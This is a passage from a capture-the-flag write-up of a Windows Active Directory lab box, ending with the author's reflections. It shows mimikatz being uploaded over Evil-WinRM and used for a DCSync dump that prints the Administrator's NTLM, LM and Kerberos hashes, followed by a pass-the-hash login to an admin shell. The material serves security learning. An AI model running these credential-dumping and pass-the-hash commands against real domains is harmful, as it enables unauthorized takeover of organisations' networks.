ObjectSID              : S-1-5-21-3072663084-364016917-1341370565
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3072663084-364016917-1341370565-10101
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
They were imported correctly. Let’s upload mimikatz and get the admin hash.
Root Access
DCSync with Mimikatz
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
*Evil-WinRM* PS C:\Users\bob\Documents> upload /opt/resources/windows/mimikatz/x64/mimikatz.exe

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run command

Info: Uploading /opt/resources/windows/mimikatz/x64/mimikatz.exe to C:\Users\bob\Documents\mimikatz.exe

Data: 1807016 bytes of 1807016 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\bob\Documents> # Upload mimikatz.exe first, then:
.\mimikatz.exe "lsadump::dcsync /user:Administrator /domain:htb.local" exit

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
<SNIP>

mimikatz(commandline) # lsadump::dcsync /user:Administrator /domain:htb.local
[DC] 'htb.local' will be the domain
[DC] 'FOREST.htb.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
User Principal Name  : Administrator@htb.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/30/2021 4:51:58 PM
Object Security ID   : S-1-5-21-3072663084-364016917-1341370565-500
Object Relative ID   : 500

Credentials:
Hash NTLM: 32693b11e6aa90eb43d32c72a07ceea6
ntlm- 0: 32693b11e6aa90eb43d32c72a07ceea6
ntlm- 1: 9307ee5abf7791f3424d9d5148b20177
ntlm- 2: 32693b11e6aa90eb43d32c72a07ceea6
lm  - 0: 9498c81fd53411e023fcd1ff4cd3e482
lm  - 1: f505fe58b1dedbe3015454d212af5115

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : cad4a87763ba795c795b96486148bb95

* Primary:Kerberos-Newer-Keys *
Default Salt : HTB.LOCALAdministrator
Default Iterations : 4096
Credentials
aes256_hmac       (4096) : 910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
aes128_hmac       (4096) : b5880b186249a067a5f6b814a23ed375
des_cbc_md5       (4096) : c1e049c71f57343b
<SNIP>

mimikatz(commandline) # exit
Bye!
Administrator NTLM hash obtained: 32693b11e6aa90eb43d32c72a07ceea6
Pass-the-Hash
With this hash we can log in as admin via Pass-the-Hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[Feb 11, 2026 - 16:57:37 (CET)] exegol-main / # evil-winrm -i 10.129.95.210 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/11/2026   7:06 AM             34 root.txt
Root flag obtained. Box completed.
Reflections
What Surprised Me
The BloodHound attack path was complex and required understanding Active Directory group memberships and permissions. The discovery that svc-alfresco was in the Account Operators group (which has GenericAll on Exchange Windows Permissions) leading to DCSync privileges was interesting. The most surprising aspect was that svc-alfresco couldn’t assign DCSync ACLs to itself or users it created - requiring the creation of user bob, logging in as bob, and then self-assigning the DCSync rights. The mention of an administrator script tampering with svc-alfresco’s permissions explains this behavior.
Main Mistake
I wasted significant time trying to make secretsdump work remotely and attempting to use mimikatz with svc-alfresco’s session that lacked SeDebugPrivilege. I should have immediately recognized from BloodHound’s path that the proper approach was: Account Operators → create new user → add to Exchange Windows Permissions → grant DCSync ACLs. Understanding that svc-alfresco couldn’t self-assign the necessary permissions would have saved time trying failed approaches.
Open Question
Why was there an administrator script that tampered with svc-alfresco’s permissions? Was this intentional hardening to make the box more challenging, or does it reflect real-world scenarios where defensive scripts monitor and reset permissions on service accounts?
Completed this box? Did you find the BloodHound path analysis helpful? Leave a comment down below!